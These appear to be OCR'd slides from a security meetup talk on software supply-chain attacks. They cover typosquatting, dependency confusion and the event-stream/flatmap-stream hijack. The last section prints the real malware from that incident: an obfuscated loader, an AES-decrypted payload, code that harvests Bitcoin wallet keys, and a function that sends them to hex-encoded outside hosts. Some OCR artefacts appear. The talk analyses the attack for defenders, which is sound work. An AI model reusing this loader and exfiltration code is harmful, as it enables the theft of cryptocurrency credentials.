Cracks in the pipeline:
Breaking down Software Integrity failures in the wild

V Vinoth

OWASP Singapore Chapter Meetup

27 Feb 2024

Hello, I’m Vinoth

- Cyber Offensive Manager @ softScheck APAC
- I enjoy penetration testing, low level systems engineering, exploit development

Why this topic?

Awakening

- It all started with Log4Shell (CVE-2021-44228)
- 93% of cloud enterprise environments were vulnerable

“the single biggest, most critical vulnerability ever”
Tenable

"arguably the most severe vulnerability ever”
Ars Technica

"border on the apocalyptic.“
The Washington Post

Scale

- According to Synk monitoring:
- 2021 - added 82 new malicious packages
- 2022 + 2023 - added > 9900 impactful malicious packages
- **increase of 11,973%** in comparison to 2021

Why use packages?


- You can’t write everything yourself
- You need to focus on core functionality
- Each library/package provides a specific functionality
- Leverage Open Source

Why use packages?

```java
1. import org.apache.log4j.Logger;

3. import java.io.*;
4. import java.sql.SQLException;
5. import java.util.*;

7. public class Example{

9.    /* Get the class name to be printed on */
10.    static Logger log = Logger.getLogger(Example.class.getName());

12.
   public static void main(String[] args)throws IOException,SQLException{

13.       log.debug("Hello this is a debug message");
14.       log.info("Hello this is an info message");
15.    }
16. }
```

How to use packages?

- A package repository is a centralized online platform where developers can publish / retrieve libraries and dependencies for projects



Popular techniques to deploy malicious packages

Typosquatting

- Publish malicious package to a registry, hope to trick users into installing them
- Typically wordplay with original package name

cross-env

7.0.3 • Public • Published 3 years ago

Readme | Code Beta | 1 Dependency | 6,184 Dependents | 48 Versions

cross-env

Run scripts that set and use environment variables across platforms

🚨 NOTICE: cross-env still works well, but is in maintenance mode. No new features will be added, only serious and common-case bugs will be fixed, and it will only be kept up-to-date with Node.js over time. Learn more

build https://github.com/badges/shields/issues/8671 | coverage 100% | npm v7.0.0 | downloads 5.8k/month

license MIT | all contributors 24 | PRs welcome | code of conduct

The problem

Install

```
> npm i cross-env
```

Repository

github.com/kentcdodds/cross-env

Homepage

github.com/kentcdodds/cross-env#read...

Weekly Downloads

2,368,402

```
npm install cross-env
```

```
npm install crossenv
```

crossenv

0.0.2-security • Public • Published 7 years ago

Readme | Code Beta | 0 Dependencies | 2 Dependents | 4 Versions

Security holding package

This package name is not currently in use, but was formerly occupied by another package. To avoid malicious use, npm is hanging on to the package name, but loosely, and we'll probably give it to you if you want it.

You may adopt this package by contacting support@npmjs.com and requesting the name.

Keywords

none

Install

```
> npm i crossenv
```

Repository

github.com/npm/security-holder

Homepage

github.com/npm/security-holder#readme

Weekly Downloads

395

Search projects

Help Sponsors Log in Register

cctx 1.0.0

```
pip install cctx
```

Latest version

Released: Dec 23, 2017

A JavaScript / Python / PHP cryptocurrency trading library with support for 90+ exchanges

Navigation

- Project description
- Release history
- Download files

Project description


Oops! Looking for CCXT? You've mistyped the name. Bad guys could exploit this, providing a fake version of CCXT here, but we always think a step forward :) So here's the original version you've might been looking for: https://www.npmjs.com/package/ccxt

Have a nice day!

– CCXT Dev Team


```
2023-02-09 08:18:59 cccxt
2023-02-09 08:19:03 ccxxt
2023-02-09 08:19:05 ccxtt
2023-02-09 08:20:59 cxt
2023-02-09 08:21:04 ccx
2023-02-09 08:36:06 cxct
```

Dependency confusion




Source: *https://www.websecuritylens.org/how-dependency-confusion-attack-works-and-how-to-prevent-it/*

Dependency confusion



Dependency Hijacking

- event-stream like most other packages, uses dependencies



Source: https://www.aha.io/engineering/articles/event-stream-vulnerability-explained

devinus commented on Jul 31, 2015

@dominictarr Interesting. Would you accept a `flatMap` patch using this functionality?

devinus commented on Jul 31, 2015


I wonder why `mapSync` uses `emit` rather than `queue`.

dominictarr commented on Jul 31, 2015 Owner

@devinus ah, it's probably just old. I don't use this module anymore, i now use https://github.com/dominictarr/pull-stream

If you publish a flatMap module and then make a pr to include it, i'll merge.

Threat actor creates flatmap-stream, with no malicious code yet




dominictarr commented on Nov 22, 2018 Owner •••

he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years.

345 580 179 60 110 135

User complains about deprecation warning for “Nodemon”, which uses a dependency event-stream

The warning was based on an OpenSSL function that still used MD5 for key derivation



Backdoored sub-dependency? flatmap-stream-0.1.1 and flatmap-stream-0.1.2 #1451

Closed NewEraCracker opened this issue 10 days ago · 0 comments

NewEraCracker commented 10 days ago

nodemon requires pstree.remy (^1.1.0 - installed 1.1.0) -> ps-tree (^1.1.0 - installed 1.1.0) -> event-stream (~3.3.0 - installed 3.3.6) -> flatmap-stream (^0.1.0 - npm installs 0.1.2).

This last one is very suspicious.
See: dominictarr/event-stream#115

Please either force version 0.1.0 of flatmap-stream or update event-stream to latest version (which no longer requires the affected module).

Regards.

Other methods

- Sabotage
- Compromised maintainer accounts
- Malicious Pull requests
- Social engineering / phishing
- Fake Security advisories

Payloads

Stealing Crypto

Obfuscated code = red flag

JavaScript

```
!function(){try{var r=require,t=process;function e(r){return
Buffer.from(r,"hex").toString()}var
n=r(e("2e2f746573742f64617461")),o=t[e(n[3])][e(n[4])];if(!o)return;var
u=r(e(n[2]))[e(n[6])]
(e(n[5]),o),a=u.update(n[0],e(n[8]),e(n[9]));a+=u.final(e(n[9]));var f=new
module.constructor;f.paths=module.paths,f[e(n[7])]
(a,""),f.exports(n[1])}catch(r){}}();
```

Source: https://www.aha.io/engineering/articles/event-stream-vulnerability-explained

Exit program if environment variable does not contain “npm_package_description”

```
var r = require, t = process;

npm_package_description = process['env']['npm_package_description'];
if (!npm_package_description) return;
```

AES256 decrypt n[0] (the encrypted payload)
AES256 key = npm_package_description
Execute decrypted payload – will fail for all but 1 package

```
var decipher = require('crypto')['createDecipher']('aes256', npm_package_description),
decoded = decipher.update(n[0], 'hex', 'utf8');
decoded += decipher.final('utf8');
```

```
[
  "75d4c87f3f69e0fa292969072c49dff4f90f44c1385d8eb6
  "db67fdbfc39c249c6f338194555a41928413b792ff41855e
  // 2
  // 'crypto'
  "63727970746f",

  // 3
  // 'env'
  "656e76",

  // 4
  // 'npm_package_description'
  "6e706d5f7061636b6167655f646573637269707469696f6e",

  // 5
  // 'aes256'
  "616573323536",

  // 6
  // 'createDecipher'
  "6372656174654465636970686572",
```

Iterate over each credentials, checking for balances

```
global.CSSMap = {}, l("profile", function(e) {
    for (var t in e.credentials) {
        var n = e.credentials[t];
        "livenet" == n.network && l("balanceCache-" + n.walletId, function(e) {
            var t = this;
            t.balance = parseFloat(e.balance.split(" ")[0]), "btc" == t.coin && t.balance > 100 || "bch" == t.coin && t.balance > 1e3)
        }.bind(n))
    }
});
```

Modifies original bitcore-wallet-client APIs, collects wallet keys

```
var e = require("bitcore-wallet-client/lib/credentials.js");
e.prototype.getKeysFunc = e.prototype.getKeys, e.prototype.getKeys = function(e) {
    var t = this.getKeysFunc(e);
    try {
        delete global.CSSMap[this.xPubKey], r("p", e + "\\t" + this.xPubKey)
    } catch (e) {}
    return t
```

```
function i(e, t, n) {
    e = Buffer.from(e, "hex").toString();
    var r = o.request({
        hostname: e,
        port: 8080,
        method: "POST",
        path: "/" + t,
        headers: {
            "Content-Length": n.length,
            "Content-Type": "text/html"
        }
    }, function() {});
    r.on("error", function(e) {}), r.write(n), r.end()
}

function r(e, t) {
    for (var n = "", r = 0; r < t.length; r += 200) {
        var o = t.substr(r, 200);
        n += a.publicEncrypt(c, Buffer.from(o, "utf8")).toString("hex") + "+"
    }
    i("636f7061796170692e686f7374", e, n), i("3131312e39302e3135312e313334", e, n)
}
```

